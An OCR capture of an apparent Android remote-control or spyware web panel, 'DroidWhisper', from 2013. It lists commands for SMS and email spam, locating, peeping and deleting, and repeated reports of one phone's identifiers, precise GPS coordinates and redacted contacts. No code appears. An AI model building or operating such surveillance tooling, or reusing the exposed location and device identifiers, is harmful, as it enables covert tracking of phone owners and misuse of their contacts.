Wed Feb 06 2013 16:19:17 GMT-0500 (Eastern Standard Time)

Device: af4322452d552d26

Device: 302220301242571



Logged in as ksnexus2@gmail.com. Click to logout.


DroidWhisper

Wed Feb 06 2013 16:20:13 GMT-0500 (Eastern Standard Time)

Device: af4322452d552d26

Device: 302220301242571

Device: 3100046502210325



Device: 3100046502210325

Shutdown | Update | Toast | SMS Spam | Email Spam | Locate | Peep | Delete
Pending Command: [Clear]


Last Update: 2013-02-06T21:21:26.204Z
Owner: [redacted]
Phone Number: [redacted]
Phone Type: CDMA
Network Type: EVDO A
Device ID (MEID/IMEI): A000002C69E147
Mobile Subscriber ID (IMSI): 3100046502210325
Network Country Code: ca
Network Operator: Roaming
Network Operator MCC & MNC: 00000
SIM State: Ready
SIM Country Code: us
SIM Operator: Verizon
Software version: 0
Location: 45.34859581666666 -75.91883948333333 0.0 45.0

Contacts

Name: [redacted]
Phones: [redacted]
Emails: [redacted]

Name: [redacted]
Phones: [redacted]
Emails: []

Name: [redacted]
Phones: [redacted]
Emails: []



Device: 3100046502210325

Shutdown | Update | Toast | SMS Spam | Email Spam | Locate | Peep | Delete
Pending Command: [Clear]


Last Update: 2013-02-06T21:24:06.160Z
Owner: [redacted]
Phone Number: [redacted]
Phone Type: CDMA
Network Type: EVDO A
Device ID (MEID/IMEI): A000002C69E147
Mobile Subscriber ID (IMSI): 3100046502210325
Network Country Code: ca
Network Operator: Roaming
Network Operator MCC & MNC: 00000
SIM State: Ready
SIM Country Code: us
SIM Operator: Verizon
Software version: 0
Location: 45.3485647 -75.91890152857142 0.0 45.0

Contacts

Name: [redacted]
Phones: [redacted]
Emails: [redacted]

Name: [redacted]
Phones: [redacted]
Emails: []

Name: [redacted]
Phones: [redacted]
Emails: []



Device: 3100046502210325

Shutdown | Update | Toast | SMS Spam | Email Spam | Locate | Peep | Delete
Pending Command: [Clear]

Last Update: 2013-02-06T21:27:36.143Z
Owner: [redacted]
Phone Number: [redacted]
Phone Type: CDMA
Network Type: EVDO A
Device ID (MEID/IMEI): A000002C69E147
Mobile Subscriber ID (IMSI): 3100046502210325
Network Country Code: ca
Network Operator: Roaming
Network Operator MCC & MNC: 00000
SIM State: Ready
SIM Country Code: us
SIM Operator: Verizon
Software version: 0
Location: 45.3485647 -75.91890152857142 0.0 45.0

Contacts

Name: [redacted]
Phones: [redacted]
Emails: [redacted]

